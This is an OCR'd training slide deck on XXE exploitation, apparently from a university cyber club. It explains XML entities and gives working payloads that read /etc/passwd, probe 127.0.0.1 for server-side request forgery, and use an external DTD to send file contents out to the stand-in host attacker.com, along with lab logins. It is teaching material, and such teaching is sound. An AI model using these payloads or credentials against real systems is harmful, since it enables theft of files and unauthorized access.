XML External Entity (XXE) Exploitation


Raphael Karger 10/1/2020

Housekeeping

- Attendance - https://forms.gle/f4FSQEGQ6TE51aGQ7
- UB Lockdown - https://forms.gle/VFCexqE61mSWCbxeA
- GDDC - https://forms.gle/5xwsx8j6CYqEbFiW7


What is Extensible Markup Language (XML)?

- Designed to be both machine and human readable
- XML is mostly focused on data transmission
- In order to process XML an application needs a XML parser



```
<?xml version="1.0" ?>
<root>
    <result time="200">
        <value id="length">33.3</value>
        <value id="score">1.00</value>
        <value status="fail" />
    </result>
</root>
```

What is an entity




```
<?xml version="1.0"?>
<!DOCTYPE Person [
  <!ENTITY name "John">
]>
<Person>
  <Name>&name;</Name>
  <Age>20</Age>
</Person>
```

- Way of representing an item of data (stores data)
- Types of entities
  - General - Value being referenced; think traditional variable
  - Parameter - Similar to General entities but declared inside of a Document Type Declaration (DTDs)
    - Contain information about structure or format of the document; Enables a more flexible use of entities
  - Predefined - Way of representing special characters that may break the doc EX &quot;
- Entities can pull data from local or remote files

What is XXE?

- Type of vulnerability that allows an attacker to interfere with an applications processing of XML data
- Occurs in improperly configured XML parsers



Types of XXE

- Inband - XML is parsed and output is shown directly to the user
- Out of band - Truly blind(no output)
- Error based - Blind, Except for errors

Impacts of XXE

- Local File Inclusion(LFI), Server Side Request Forgery(SSRF)
- Sometimes Remote Code Execution (RCE)

Common Languages Effected


- Java - Parsers such as JAXP, SAXParserFactory, and DOM4J enable XXE by default
- PHP - Default parser has it disabled by default however 3rd party libraries for XML parsing sometimes have it enabled

Recent Vulnerabilities


- Zimbra (email client/server) - 2019
- Excel - 2016
- Apache Roller(CMS) - 2018
- Internet Explorer - 2019

Exploitation

- SYSTEM is a keyword to tell the parser that the value is external ie a file or website
- List of payloads
  - https://gist.github.com/staaldraad/01415b990939494879b4




```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE replace [
  <!ENTITY ent SYSTEM "file:///etc/passwd">
]>
<test>&ent;</test>
```



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE replace [
  <!ENTITY ent SYSTEM "http://127.0.0.1:8000">
]>
<test>&ent;</test>
```


LFI



```
POST /inband HTTP/1.1
Host: 127.0.0.1:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/8
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Length: 83

<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/passwd"> ]>
<test>
  &ent;
</test>
```


```
Content-type: text/xml
HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.7.3
Date: Thu, 01 Oct 2020 19:55:28 GMT

<test>
  root:x:0:0:root:/root:/bin/bash
  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
  bin:x:2:2:bin:/bin:/usr/sbin/nologin
  sys:x:3:3:sys:/dev:/usr/sbin/nologin
  sync:x:4:65534:sync:/bin:/bin/sync
  games:x:5:60:games:/usr/games:/usr/sbin/nologin
  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
  news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
  uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
  proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
  www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
  backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
  list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
  irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
  gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
  nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
  _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
  systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
  systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
```

LFI Out of Band



```
<?xml version="1.0"?>
<!DOCTYPE data SYSTEM "http://attacker.com/evil.dtd">
<data>&send;</data>
```

```
<!ENTITY % passwd SYSTEM "file:///etc/passwd">
<!ENTITY % wrapper "<!ENTITY send SYSTEM 'http://attacker.com/?%passwd;'>">
<!ENTITY send SYSTEM 'http://attacker.com/?CONTENTS_OF_PASSWD'>
```



```
<!ENTITY % passwd SYSTEM "file:///etc/passwd">
<!ENTITY % wrapper "<!ENTITY send SYSTEM 'http://attacker.com/?%passwd;'>">
%wrapper;
```

Sources

- https://www.youtube.com/watch?v=gjm6VHZa_8s
- https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing
- https://portswigger.net/web-security/xxe

Activity

- Connect to Globalprotect
- Go to https://server.uacyber.org:8006
- Log in using number given redteam(1 - 20):bb123#123
- Set Authentication Realm to: Proxmox VE authentication server
- Log into the kali machine with user: root password: bb123#123
- Vulnerable XXE server is running on http://192.168.3.24:8081
    - Source can be found here: https://gist.github.com/rek7/7edcfe0570aaf6d6d5dcf9e7cfe55274
    - POST /inband - in band xxe
    - POST /outband - out band xxe
    - POST /error - error based xxe